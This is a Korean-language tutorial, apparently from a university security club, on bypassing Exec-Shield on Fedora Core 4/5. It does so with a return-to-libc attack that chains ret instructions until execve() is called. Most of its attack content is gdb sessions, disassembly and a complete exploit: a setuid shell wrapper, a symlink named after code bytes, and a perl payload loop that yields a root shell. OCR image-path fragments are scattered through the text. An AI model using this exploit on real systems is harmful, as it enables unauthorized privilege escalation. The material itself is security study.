Execshield 환경에서 stack based overflow 기법

Fedora 4,5 기반 ret(pop %eip) local 공격

2007. 01. 03
수원대학교 보안동아리 FLAG
윤 석 언(slaxcore@gmail.com)

이 문서는 x82님의 문서를 바탕으로 공부하고 분석하면서 나름대로 쉽게 정리하고 설명이 더 필요하겠다 싶은 부분을 보충한 문서입니다.

먼저 Fedora Core4이상의 system이 어떻게 바뀌게 되었는지 알아보자.

1. 유추할 수 없게된 스택 주소

FC3 에서는 프로그램을 자식 프로세스로 실행하면 부모 프로세스와 스택주소가 같게 설정이 되는것을 종종 확인할 수 있기 때문에 랜덤스택을 유추할 수 있었다. 하지만 FC4에서는 FC3와 달리 부모와 자식프로세스의 스택이 같게 설정되는 경우는 없다.(FC5 경우는 종종 발견됨)

2. 실행이 불가능하게 된 메모리공간

FC3까지는 스택은 nonexec상태이지만 heap공간을 이용하여 실행을 할 수 있었다. 따라서 쉘코드를 heap에 복사한 후, 실행이 가능했다. 그러나 FC4이상의 시스템의경우는 모든 메모리영역에서 실행이 불가능하게 되었다.

3. Return-to-libc 기법을 통한 명령어 실행 차단

FC3에서는 함수주소에 NULL을 포함하도록 16mb미만의 라이브러리 주소를 사용하여 함수가 call되는것을 방지하고 명령인자가 함수 다음에 위치할 수 없도록 하였지만, ebp레지스터 조작을 통하여 명령인자지정이 가능했기 때문에 쉘을 실행할 수 있었다. FC4는 이 방법도 변경 되었다.

〈Fedora3 system()함수〉

```
0x003147c0 <system+0>:   push   %ebp
0x003147c1 <system+1>:   mov    %esp,%ebp
0x003147c3 <system+3>:   sub    $0xc,%esp
0x003147c6 <system+6>:   mov    %ebx,(%esp)
0x003147c9 <system+9>:   mov    %esi,0x4(%esp)
0x003147cd <system+13>:  mov    %edi,0x8(%esp)
0x003147d1 <system+17>:  mov    0x8(%ebp),%esi
0x003147d4 <system+20>:  call   0x2f4c71 <__i686.get_pc_thunk.bx>
0x003147d9 <system+25>:  add    $0xee81b,%ebx
```

〈Fedora4 system()함수〉

```
0x0029f3df <system+0>:   push   %edi
0x0029f3e0 <system+1>:   push   %esi
0x0029f3e1 <system+2>:   push   %ebx
0x0029f3e2 <system+3>:   call   0x27ec60 <__i686.get_pc_thunk.bx>
0x0029f3e7 <system+8>:   add    $0xf0c0d,%ebx
0x0029f3ed <system+14>:  mov    0x10(%esp),%edi
0x0029f3f1 <system+18>:  test   %edi,%edi
0x0029f3f3 <system+20>:  je     0x29f409 <system+42>
```

FC3의 경우에는 system()함수의 인자값이 ebp+8위치에 있는것을 볼수 있고, FC4의 경우에는 esp+10위치에 있는것을 확인 할 수 있다. 스택 오버플로우가 발생한 경우 ebp레지스터는 직접적으로 조작이 가능하기 때문에 실행할 명령도 지정이 가능했다. 하지만 FC4와 같이 esp레지스터를 참조하여 명령인자를 읽기 때문에 직접적으로 조작이 불가능하다.

이와같이 이전 시스템보다 더욱 강화된 보호기법들을 제공하는 시스템상에서 어떻게 root권한을 획득할 수 있을까?
쉘코드를 이용하는 방법을 사용할 수가 없으므로 Return-to-libc기법을 이용해야 할것이다. 문제는 어떻게 esp레지스터를 조작할것이냐다.

ret code를 사용하는 방법을 적용해보자.
ebp레지스터의 위치와는 상관없이 code는 esp레지스터의 위치에 있는 return address를 참조하여 이전 프레임으로 복귀를 시도한다. 여기서 esp레지스터값은 return address를 pop하여 복귀하기 때문에 4바이트만큼 증가할것이다.
다시 설명하면 모든 함수코드 마지막 두줄에

```
leave
ret
```

이와 같은 코드를 보았을것이다.

leave instruction은 함수 프롤로그 작업을 되돌리는 일을 한다. 함수 프롤로그는

```
push %ebp
mov %esp,%ebp
```

이다. 이것을 되돌리는 작업은 반대로

```
mov %ebp,%esp
pop %ebp
```


이 될것이다.

leave instruction이 위의 두 가지 일을 한번에 하는것이다. base pointer를 stack pointer에 저장함으로서 함수에서 확장했던 스택공간을 없애고 push해서 저장했었던 이전함수의 base pointer를 복구시킨다. pop을 했으므로 stack pointer는 4byte 증가한다. 그러면 이제 stack pointer는 return address가 있는 지점을 가리킬 것이다.
ret instruction은 이전 함수로 return하라는 의미이다. eip레지스터에 return address를 pop하여 집어넣는 역할을 한다. 표현하자면 pop %eip 라고 할 수 있다.
이 부분은 왠만하면 머릿속에 그림이 그려지면서 이해를 금방 할 수 있을것이다.
(혹시나 이해가 안된다면 '달고나'님의 '해커지망생들이 알아야 할 BufferOverflow Attack의 기초' 문서를 보면 이해가 될것이다. 버퍼오버플로우 기본에 대해 가장 알기쉽게 설명이 되어있는것 같다.)

ret를 수행하고 나면 return address는 pop되어 eip에 저장이 되고 stack pointer는 4byte 증가한다.
이렇게 이동된 esp레지스터는 이전 프레임의 스택포인터의 위치가 된다.
ret 코드를 수행하고 돌아오고 다음 코드가 또 다시 복귀를 시도하고, 그 다음 코드가 또 다시 복귀를 시작하고...이 과정을 반복하면 esp레지스터는 4byte씩 이동하게 될것이다. 그렇다면 **원하**

는 명령인자의 위치가 나올때까지 esp레지스터를 이동시키기만 하면 될것이다. 이러한 작업을 통해 실행관련 함수의 인자로 적절한 값이 나올때 까지 스택을 탐색하여 실행할 수 가 있다.

execve()함수의 경우, 세 개의 인자값을 갖게 되는데 첫 번째 인자값인 실행할 파일로 사용할 수 있는 고정된 값을 갖고 있으면서, 두 번째나 세 번째 인자의 위치를 찾아주면 된다.(인자는 NULL을 만날 때 까지를 인자로 취급한다는 것을 알아두고....아래서 다시 설명한다.)
따라서 공격후의 스택의 구조는 아래와 같게 될것이다.



그럼 실제로 익스플로잇을 적용해보자. execve()함수를 통해 명령어를 실행시키기로 하겠다.
먼저 execve()함수의 위치를 파악해야 하는데 라이브러리 주소가 랜덤하게 변하므로 아래와 같이 execve() 함수의 주소를 얻을수 있다. 실제로 반복해서 라이브러지의 주소를 확인해보면 주소가 변하는것을 확인할 수 있다. 이 얻은 값을 여러번 반복하여 공격을 수행해줘야 한다. 하지만 이 과정을 꼭 확인할 필요는 없다. 왜냐하면 우리에겐 gdb라는것이 있기에..


```
[root@localhost slaxcore]# cat strcpy.c
int main(int argc, char *argv[])
{
        char buf[8];
        strcpy(buf,argv[1]);
}
[root@localhost slaxcore]# gcc -o strcpy strcpy.c
strcpy.c: In function ? 뿄ain? ?
strcpy.c:4: warning: incompatible implicit declaration of built-in function ? 뿦trcpy? ?
[root@localhost slaxcore]# ldd strcpy
        linux-gate.so.1 =>  (0x00b19000)
        libc.so.6 => /lib/libc.so.6 (0x00781000)
        /lib/ld-linux.so.2 (0x00763000)
[root@localhost slaxcore]# objdump -T /lib/libc.so.6 | grep -w execve
0080e1ac  w   DF .text  00000049  GLIBC_2.0   execve
```

이제 ret 명령 코드의 위치를 알아내어보자.

```
[root@localhost slaxcore]# objdump -d strcpy | grep ret
 8048296:       c3                      ret
 804831f:       c3                      ret
 8048351:       c3                      ret
 804837a:       c3                      ret
 80483b1:       c3                      ret
 80483eb:       c3                      ret
 8048402:       c3                      ret
 8048408:       c3                      ret
 804843d:       c3                      ret
 804844d:       c3                      ret
```

공격코드에 사용될 ret code의 주소는 위 어느것을 사용해도 상관없다. 어차피 목적은 esp를 4byte만큼씩 흘러가게 하는것이 목적이기 때문이다.


마지막으로 버퍼의 크기를 알아보자. 문서에서는 버퍼+ebp(12byte)를 덮어씌웠는데 직접 gdb를 통해 확인해보면 처음 확장된 버퍼의 크기는 24byte이다. 즉, 버퍼+ebp(24+8)인 28byte를 덮어씌워야 하지 않을까 하는 의문이 들것이다. 이 부분을 분석해보고 왜 그런지 알아보았다.




```
[slaxcore@localhost ~]$ gdb -q strcpy
(no debugging symbols found)
Using host libthread_db library "/lib/
(gdb) disas main
Dump of assembler code for function ma
0x0804837c <main+0>:    push   %ebp
0x0804837d <main+1>:    mov    %esp,%eb
0x0804837f <main+3>:    sub    $0x18,%esp
0x08048382 <main+6>:    and    $0xfffffff0,%esp
0x08048385 <main+9>:    mov    $0x0,%eax
0x0804838a <main+14>:   add    $0xf,%eax
0x0804838d <main+17>:   add    $0xf,%eax
0x08048390 <main+20>:   shr    $0x4,%eax
0x08048393 <main+23>:   shl    $0x4,%eax
0x08048396 <main+26>:   sub    %eax,%esp
0x08048398 <main+28>:   mov    0xc(%ebp),%eax
0x0804839b <main+31>:   add    $0x4,%eax
0x0804839e <main+34>:   mov    (%eax),%eax
0x080483a0 <main+36>:   sub    $0x8,%esp
0x080483a3 <main+39>:   push   %eax
0x080483a4 <main+40>:   lea    0xfffffff8(%ebp),%eax
0x080483a7 <main+43>:   push   %eax
0x080483a8 <main+44>:   call   0x80482c8 <__gmon_start__@plt+16>
0x080483ad <main+49>:   add    $0x10,%esp
0x080483b0 <main+52>:   leave
0x080483b1 <main+53>:   ret
0x080483b2 <main+54>:   nop
0x080483b3 <main+55>:   nop
End of assembler dump.
(gdb)
```

실제로 28byte를 덮어씌운후 공격을 시도하면 실패를 할것이다. 그렇다면 왜 12byte일까? 코드들을 분석해나가면 답이 나온다.

버퍼 확장후 eax연산을 거치고나서 argv[1]을 처리하는 코드가 나온다.




```
(gdb) disas main
Dump of assembler code for function main:
0x0804837c <main+0>:    push   %ebp
0x0804837d <main+1>:    mov    %esp,%ebp
0x0804837f <main+3>:    sub    $0x18,%esp
0x08048382 <main+6>:    and    $0xfffffff0,%esp
0x08048385 <main+9>:    mov    $0x0,%eax
0x0804838a <main+14>:   add    $0xf,%eax
0x0804838d <main+17>:   add    $0xf,%eax
0x08048390 <main+20>:   shr    $0x4,%eax
0x08048393 <main+23>:   shl    $0x4,%eax
0x08048396 <main+26>:   sub    %eax,%esp
0x08048398 <main+28>:   mov    0xc(%ebp),%eax
0x0804839b <main+31>:   add    $0x4,%eax
0x0804839e <main+34>:   mov    (%eax),%eax
0x080483a0 <main+36>:   sub    $0x8,%esp
0x080483a3 <main+39>:   push   %eax
0x080483a4 <main+40>:   lea    0xfffffff8(%ebp),%eax
0x080483a7 <main+43>:   push   %eax
0x080483a8 <main+44>:   call   0x80482c8 <__gmon_start__@plt+16>
0x080483ad <main+49>:   add    $0x10,%esp
0x080483b0 <main+52>:   leave
0x080483b1 <main+53>:   ret
```

그 부분을 해석해보면 아래와 같다.

```
0x08048398 <main+28>: mov  0xc(%ebp),%eax  // ebp+0xc에는 argv[0] (strcpy)이 위치
                                              하는데 eax로 저장이 된다.
0x0804839b <main+31>: add   $0x4,%eax   // eax의 주소가 4만큼 증가한다. 그곳에는
                                           argv[1]이 위치하고 있다.
0x0804839e <main+34>: mov  (%eax),%eax  // eax의 포인터가 eax의 주소를 저장된다.
                                  달리 말하면 eax가 가리키고 있는 값이 eax의 주소를 덮어쓴다.
0x080483a0 <main+36>: sub  $0x8,%esp  // esp증가
0x080483a3 <main+39>: push %eax  // eax는 스택으로 push한다.
```

위 코드를 gdb로 알아본 화면이다.


```
0x08048398 <main+28>:   mov    0xc(%ebp),%eax
0x0804839b <main+31>:   add    $0x4,%eax
0x0804839e <main+34>:   mov    (%eax),%eax
0x080483a0 <main+36>:   sub    $0x8,%esp
0x080483a3 <main+39>:   push   %eax
0x080483a4 <main+40>:   lea    0xfffffff8(%ebp),%eax
0x080483a7 <main+43>:   push   %eax
0x080483a8 <main+44>:   call   0x80482c8 <__gmon_start__@plt+16>
0x080483ad <main+49>:   add    $0x10,%esp
0x080483b0 <main+52>:   leave
0x080483b1 <main+53>:   ret
0x080483b2 <main+54>:   nop
0x080483b3 <main+55>:   nop
End of assembler dump.
(gdb) br *main+31
Breakpoint 1 at 0x804839b
(gdb) br *main+40
Breakpoint 2 at 0x80483a4
(gdb) r AAAAAAAA
Starting program: /home/slaxcore/strcpy AAAAAAAA
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x0804839b in main ()
(gdb) x/x $eax
0xbfd96424:     0xbfd97b97
(gdb) x/s 0xbfd97b97
0xbfd97b97:      "/home/slaxcore/strcpy"
(gdb) continue
Continuing.

Breakpoint 2, 0x080483a4 in main ()
(gdb) x/x $eax
0xbfd97bad:     0x41414141
(gdb)
```

이후의 코드를 잘보자. **이부분이 버퍼의 크기를 결정하는데 중요한 부분**이다.

```
[slaxcore@localhost ~]$ gdb -q strcpy
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804837c <main+0>:    push   %ebp
0x0804837d <main+1>:    mov    %esp,%ebp
0x0804837f <main+3>:    sub    $0x18,%esp
0x08048382 <main+6>:    and    $0xfffffff0,%esp
0x08048385 <main+9>:    mov    $0x0,%eax
0x0804838a <main+14>:   add    $0xf,%eax
0x0804838d <main+17>:   add    $0xf,%eax
0x08048390 <main+20>:   shr    $0x4,%eax
0x08048393 <main+23>:   shl    $0x4,%eax
0x08048396 <main+26>:   sub    %eax,%esp
0x08048398 <main+28>:   mov    0xc(%ebp),%eax
0x0804839b <main+31>:   add    $0x4,%eax
0x0804839e <main+34>:   mov    (%eax),%eax
0x080483a0 <main+36>:   sub    $0x8,%esp
0x080483a3 <main+39>:   push   %eax
0x080483a4 <main+40>:   lea    0xfffffff8(%ebp),%eax
0x080483a7 <main+43>:   push   %eax
0x080483a8 <main+44>:   call   0x80482c8 <__gmon_start__@plt+16>
0x080483ad <main+49>:   add    $0x10,%esp
0x080483b0 <main+52>:   leave
0x080483b1 <main+53>:   ret
```

이부분이 바로 strcpy()함수의 두 번째 인자가 첫 번째 인자로 들어가는 부분인데 보는봐와 같이

ebp-8 위치를 버퍼로 인식을하고 있는것을 확인할 수가 있다. 결국 버퍼의 크기는 실제로는 ebp에서 8을 뺀만큼의 곳에서부터 인식을 하므로 8byte가 되고, ebp의 크기는 4byte이므로 따라서 덮어씌울 버퍼+ebp는 12byte가 되는것이다. 아래는 그림으로 표현을 해보았다.



〈 그림 〉

gdb확인결과 12byte의 더미문자로 덮어씌우고 ret부분을 AAA로 덮어씌웠을때 아래와 같은 테스트결과를 확인할 수 있었다.

```
[slaxcore@localhost ~]$ gdb -q strcpy
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r 1111222233333AAA
Starting program: /home/slaxcore/strcpy 1111222233333AAA
(no debugging symbols found)
(no debugging symbols found)

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
(gdb)
```

FedoraCore4의 경우 ret 코드를 9번 호출한 결과 execve()함수의 인자로 쓰일 고정된 첫 번째 인자값과, 두 번째, 세 번째 인자값의 조건을 만족하는 위치를 발견할 수 있다.(실제로 1번부터 8번까지는 segment fault가 났다.) 이 부분또한 뚜렷하게 이해가 가지 않고 원 문서 또한 이부분에 대해 언급을 하지 않아 분석을 해보고 나름대로 결론을 도출해보았다.


먼저 execve의 인자로 들어가는것은 첫 번째 인자뿐만 아니라 두 번째, 세 번째 인자 모두를 스택에 있는 값 그대로를 사용한다는 것이다.

ret code를 9번 사용후 execve()함수를 호출하였을때 스택의 모양은 아래와 같다. 먼저 execve()의 코드를 살펴보면 다음처럼 3개의 인자를 참조하는것을 확인할 수 있다.

```
(gdb) disas execve
Dump of assembler code for function execve:
0x0080e1ac <execve+0>:  push   %edi
0x0080e1ad <execve+1>:  push   %ebx
0x0080e1ae <execve+2>:  call   0x795c60 <__i686.get_pc_thunk.bx>
0x0080e1b3 <execve+7>:  add    $0x98e41,%ebx
0x0080e1b9 <execve+13>: mov    0xc(%esp),%edi
0x0080e1bd <execve+17>: mov    0x10(%esp),%ecx
0x0080e1c1 <execve+21>: mov    0x14(%esp),%edx
0x0080e1c5 <execve+25>: xchg   %ebx,%edi
0x0080e1c7 <execve+27>: mov    $0xb,%eax
0x0080e1cc <execve+32>: call   *%gs:0x10
0x0080e1d3 <execve+39>: xchg   %edi,%ebx
0x0080e1d5 <execve+41>: mov    %eax,%edx
0x0080e1d7 <execve+43>: cmp    $0xfffff000,%edx
0x0080e1dd <execve+49>: ja     0x80e1e2 <execve+54>
0x0080e1df <execve+51>: pop    %ebx
0x0080e1e0 <execve+52>: pop    %edi
0x0080e1e1 <execve+53>: ret
0x0080e1e2 <execve+54>: neg    %edx
0x0080e1e4 <execve+56>: mov    0xffffff1c(%ebx),%eax
0x0080e1ea <execve+62>: mov    %edx,%gs:(%eax)
0x0080e1ed <execve+65>: mov    $0xffffffff,%eax
0x0080e1f2 <execve+70>: pop    %ebx
0x0080e1f3 <execve+71>: pop    %edi
0x0080e1f4 <execve+72>: ret
```

execve() 3개 인자를 참조
(esp+0xc, esp+0x10, esp+0x14)

그리고 각각의 인자들에 대해서 살펴보면 아래와 같다.



아래 gdb를 통해서도 보겠지만 execve()인자는 9번의 ret후 만나게 되는 execve()함수의 첫 번째 인자인 실행가능한 고정된 위치의 인자값과 두 번째, 세 번째 인자값은 스택에 있는 값 그대로를 사용하는것을 알아낼 수 있다.

결국 execve 시스템 콜은 eax에 0xb를 넣고, ebx에 첫 번째 인자(__libc_csu_init코드), ecx에 두 번째 인자(NULL을 포인터하는 주소), edx에 세 번째 인자(읽기 가능한 메모리 맵)를 넣은후 인터럽트 하게 되는것이다.

더욱 풀어서 설명하면 execve()인자들을 생각해보자.

먼저 실행할 파일이름은 execve()의 첫 번째 인자만을 참조하여 만들어 진다. 즉, 실제로 참조하는 첫 번째인자는 위 그림에서 esp+0xc의 포인터, 다시말해 0x80483b4안의 문자열이 첫 번째 인자가 되는것이다. 따라서 NULL(0x00)을 만날때까지가 실행할 파일의 이름이 될것이다.

두 번째 인자는 NULL을 기리키는 포인터가 되고(0xbf9c9a48이 NULL을 가리키고 있다.), 세 번째 인자로 들어가는 주소는 위그림에서 0xbf9c99f0가 되는것이다.

이제 gdb를 통한 아래 내용들을 이해할 수 있을것이다.

```
[slaxcore@localhost ~]$ gdb -q strcpy
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804837c <main+0>:    push   %ebp
0x0804837d <main+1>:    mov    %esp,%ebp
0x0804837f <main+3>:    sub    $0x18,%esp
0x08048382 <main+6>:    and    $0xfffffff0,%esp
0x08048385 <main+9>:    mov    $0x0,%eax
0x0804838a <main+14>:   add    $0xf,%eax
0x0804838d <main+17>:   add    $0xf,%eax
0x08048390 <main+20>:   shr    $0x4,%eax
0x08048393 <main+23>:   shl    $0x4,%eax
0x08048396 <main+26>:   sub    %eax,%esp
0x08048398 <main+28>:   mov    0xc(%ebp),%eax
0x0804839b <main+31>:   add    $0x4,%eax
```

```
0x0804839e <main+34>:    mov    (%eax),%eax
0x080483a0 <main+36>:    sub    $0x8,%esp
0x080483a3 <main+39>:    push   %eax
0x080483a4 <main+40>:    lea    0xfffffff8(%ebp),%eax
0x080483a7 <main+43>:    push   %eax
0x080483a8 <main+44>:    call   0x80482c8 <__gmon_start__@plt+16>
0x080483ad <main+49>:    add    $0x10,%esp
0x080483b0 <main+52>:    leave
0x080483b1 <main+53>:    ret
0x080483b2 <main+54>:    nop
0x080483b3 <main+55>:    nop
End of assembler dump.
(gdb) r x
Starting program: /home/slaxcore/strcpy x
(no debugging symbols found)
(no debugging symbols found)

Program exited with code 0140.
(gdb) br execve
Breakpoint 1 at 0x3ff1ac     <----execve()의 주소
(gdb) r 111122223333`perl -e 'print "₩x96₩x82₩x04₩x08"x9,"₩xac₩xf1₩x3f₩x00"'
Starting program: /home/slaxcore/strcpy 111122223333 perl -e 'print
"₩x96₩x82₩x04₩x08"x9,"₩xac₩xf1₩x3f₩x00"'`
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x003ff1ac in execve () from /lib/libc.so.6
(gdb) disas execve
Dump of assembler code for function execve:
0x003ff1ac <execve+0>:   push   %edi
0x003ff1ad <execve+1>:   push   %ebx
0x003ff1ae <execve+2>:   call   0x386c60 <__i686.get_pc_thunk.bx>
0x003ff1b3 <execve+7>:   add    $0x98e41,%ebx
0x003ff1b9 <execve+13>:  mov    0xc(%esp),%edi
0x003ff1bd <execve+17>:  mov    0x10(%esp),%ecx
0x003ff1c1 <execve+21>:  mov    0x14(%esp),%edx
0x003ff1c5 <execve+25>:  xchg   %ebx,%edi
0x003ff1c7 <execve+27>:  mov    $0xb,%eax
0x003ff1cc <execve+32>:  call   *%gs:0x10
0x003ff1d3 <execve+39>:  xchg   %edi,%ebx
0x003ff1d5 <execve+41>:  mov    %eax,%edx
0x003ff1d7 <execve+43>:  cmp    $0xfffff000,%edx
0x003ff1dd <execve+49>:  ja     0x3ff1e2 <execve+54>
```

```
0x003ff1df <execve+51>: pop    %ebx
0x003ff1e0 <execve+52>: pop    %edi
0x003ff1e1 <execve+53>: ret
0x003ff1e2 <execve+54>: neg    %edx
0x003ff1e4 <execve+56>: mov    0xffffff1c(%ebx),%eax
0x003ff1ea <execve+62>: mov    %edx,%gs:(%eax)
0x003ff1ed <execve+65>: mov    $0xffffffff,%eax
0x003ff1f2 <execve+70>: pop    %ebx
0x003ff1f3 <execve+71>: pop    %edi
0x003ff1f4 <execve+72>: ret
0x003ff1f5 <execve+73>: nop
0x003ff1f6 <execve+74>: nop
0x003ff1f7 <execve+75>: nop
End of assembler dump.
(gdb) br *execve+13
Breakpoint 2 at 0x3ff1b9
(gdb) c
Continuing.

Breakpoint 2, 0x003ff1b9 in execve () from /lib/libc.so.6
(gdb) x/x $esp+0xc
0xbfba87f8:     0x080483b4   <----------첫번째 인자가 된다.(esp+0xc)
(gdb)
0xbfba87fc:     0xbfba8828   <----------두번째 인자가 된다.(esp+0x10)
(gdb)
0xbfba8800:     0xbfba87d0   <----------세번째 인자가 된다.(esp+0x14)
(gdb) x 0x080483b4
0x80483b4 <__libc_csu_init>:    0x57e58955   <-----------첫번째 인자의 값이 된다.
(gdb)
0x80483b8 <__libc_csu_init+4>:  0xec835356
(gdb)
0x80483bc <__libc_csu_init+8>:  0x0000e80c  <---------- NULL을 만날때까지....
(gdb) x 0xbfba8828
0xbfba8828:     0x00000000   <------agrument배열형인 두번째 인자의 값이 된다.
(gdb) x 0xbfba87d0
0xbfba87d0:     0x08048296   <------enviroment배열형인 세번째 인자의 값이 된다.
(gdb)
```

각 인자로 쓰일 위치를 찾기 위해 ret명령 코드를 이용하여 원래의 주소로부터 esp를 4byte씩 9번 이동시킨후 만난 execve()함수의 주소와 인자값들의 의해 공격코드를 디자인 할 수 있다는것을 알았다.

인자값으로는 스택내의 __libc_csu_init() 함수 코드를 명령어로 실행할 수 있다는것을 알게 되었고 두 번째, 세 번째 인자도 스택에 있는 값을 그대로 사용하면 된다는것을 알게 되었다.

이제 명령으로 실행할 위치의 값까지 알아냈으므로 심볼릭링크를 통해 권한상승을 위해 실행하고자 하는 프로그램과 연결한 후, 익스플로잇을 적용하면 된다.

권한 상승을 위한 프로그램은 setuid, setgid를 사용하고 system()함수를 통해 쉘을 실행시키는 많이 본 프로그램이다.

```
[slaxcore@localhost ~]$ cat sh.c
int main()
{
        setuid(0);
        setgid(0);
        system("/bin/sh");
}
```

이제 쉘을 얻어보자.

```
[slaxcore@localhost ~]$ ls -l strcpy
-rwsr-xr-x  1 root root 4678 Jan  2 02:57 strcpy
[slaxcore@localhost ~]$ id
uid=500(slaxcore) gid=500(slaxcore) groups=500(slaxcore)
[slaxcore@localhost ~]$ ln -s sh `printf "\x55\x89\xe5\x57\x56\x53\x83\xec\x0c\xe8"`
[slaxcore@localhost ~]$ while [ 1 ] ; do ./strcpy `perl -e 'print "A"x12,"\x96\x82\x04\x08"x9,"\xac\xf1\x3f\x00"'` ; done
sh-3.00#
sh-3.00# id
uid=0(root) gid=0(root) groups=500(slaxcore)
sh-3.00#
```

root쉘 획득 과정인 실제 exploit(위 그림)를 설명하면 먼저 취약프로그램은 root의 setuid가 걸려있고 우리는 이것을 목표로 삼고 root쉘을 획득하는것이다.

그 다음 심볼릭 링크를 보면 일단 execve의 위의 gdb로 확인한 결과 실행할 파일의 이름인 execve()의 첫 번째 인자(위에서 알아본 __libc_csu_init()의 NULL을 만날때까지의 코드)를 sh프로그램에 심볼릭링크를 걸어준다.(그러면 첫 번째 인자를 실행을 하면 링크가 걸려있는 sh프로그램이 실행이 되는것이다.)

그 다음 실제 공격코드는 버퍼+ebp(12byte)를 덮은후 ret코드의 주소를 9번 반복함으로서 esp가 흘러가게 되고 execve()의 주소를 만나 실행이 되고 결국 root쉘을 얻을수 있다.